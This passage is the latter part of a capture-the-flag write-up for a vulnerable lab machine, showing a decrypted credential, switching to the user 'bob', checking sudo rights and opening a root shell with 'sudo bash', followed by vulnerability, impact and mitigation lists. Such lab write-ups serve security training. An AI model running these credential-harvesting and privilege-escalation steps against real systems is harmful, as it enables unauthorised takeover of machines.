gpg: keybox '/tmp/.gnupg/pubring.kbx' created
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
bob:b0bcat_
www-data@Milburg-High:/home/bob/Documents$ su bob
su bob
Password: b0bcat_
bob@Milburg-High:~/Documents$

```

Privilege Escalation

`sudo -l`

This command checks what commands the user can run as root.

Output:

(ALL : ALL) ALL

- This means the user can execute any command as root.

```

yuvaraj@yuvaraj: ~
Session Actions Edit View Help
yuvaraj@yuvaraj: ~ x yuvaraj@yuvaraj: ~ x
Matching Defaults entries for bob on Milburg-High:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User bob may run the following commands on Milburg-High:
    (ALL : ALL) ALL
bob@Milburg-High:~/Documents$ ls -all
ls -all
total 20
drwxr-xr-x  3 bob bob 4096 Mar  5  2018 .
drwxr-xr-x 18 bob bob 4096 Mar  8  2018 ..
-rw-r--r--  1 bob bob   91 Mar  5  2018 login.txt.gpg
drwxr-xr-x  3 bob bob 4096 Mar  5  2018 Secret
-rw-r--r--  1 bob bob  300 Mar  4  2018 staff.txt
bob@Milburg-High:~/Documents$ cd ../

```

◆ Exploitation

`sudo bash`

This command provides a root shell.

```

ls -all
total 172
drwxr-xr-x 18 bob bob 4096 Mar 8 2018 .
drwxr-xr-x 6 root root 4096 Mar 4 2018 ..
-rw----- 1 bob bob 6403 Mar 8 2018 .bash_history
-rw-r--r-- 1 bob bob 220 Feb 21 2018 .bash_logout
-rw-r--r-- 1 bob bob 3548 Mar 5 2018 .bashrc
drwxr-xr-x 7 bob bob 4096 Feb 21 2018 .cache
drwx----- 8 bob bob 4096 Feb 27 2018 .config
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Desktop
-rw-r--r-- 1 bob bob 55 Feb 21 2018 .dmrc
drwxr-xr-x 3 bob bob 4096 Mar 5 2018 Documents
drwxr-xr-x 3 bob bob 4096 Mar 8 2018 Downloads
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 .ftp
drwx----- 3 bob bob 4096 Mar 5 2018 .gnupg
-rw----- 1 bob bob 1980 Mar 8 2018 .ICEauthority
drwxr-xr-x 3 bob bob 4096 Feb 21 2018 .local
drwx----- 4 bob bob 4096 Feb 21 2018 .mozilla
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Music
drwxr-xr-x 2 bob bob 4096 Mar 4 2018 .nano
-rw-r--r-- 1 bob bob 72 Mar 5 2018 .old_passwordfile.html
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Pictures
-rw-r--r-- 1 bob bob 675 Feb 21 2018 .profile
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Public
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Templates
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Videos
drwx----- 2 bob bob 4096 Mar 5 2018 .vnc
-rw----- 1 bob bob 214 Mar 8 2018 .Xauthority
-rw-r--r-- 1 bob bob 25211 Mar 8 2018 .xfce4-session.verbose-log
-rw-r--r-- 1 bob bob 27563 Mar 7 2018 .xfce4-session.verbose-log.last
-rw----- 1 bob bob 3672 Mar 8 2018 .xsession-errors
-rw----- 1 bob bob 2866 Mar 7 2018 .xsession-errors.old
bob@Milburg-High:~$ sudo bash
sudo bash
sudo: unable to resolve host Milburg-High
root@Milburg-High:/home/bob#

```

Root Access Verification

whoami

Output:

root

Root Flag

cat /flag.txt

[illegible]

Flags Summary

Flag	Value
Root Flag	CONGRATS ON GAINING ROOT

Vulnerability Analysis

- Exposed robots.txt endpoints
- Command Injection (RCE)
- Weak credential storage
- GPG weak passphrase
- Password reuse
- Misconfigured sudo

Impact

An attacker can:

- Execute arbitrary commands
- Gain shell access
- Extract credentials
- Escalate privileges
- Fully compromise the system

Mitigation Recommendations

- Remove exposed development endpoints
- Validate user input
- Use strong password policies
- Secure sensitive files
- Restrict sudo privileges
- Implement proper encryption

Learning Outcomes

- Web enumeration using Nikto
- robots.txt exploitation
- Command injection attacks
- Reverse shell handling
- Credential harvesting
- GPG decryption
- Privilege escalation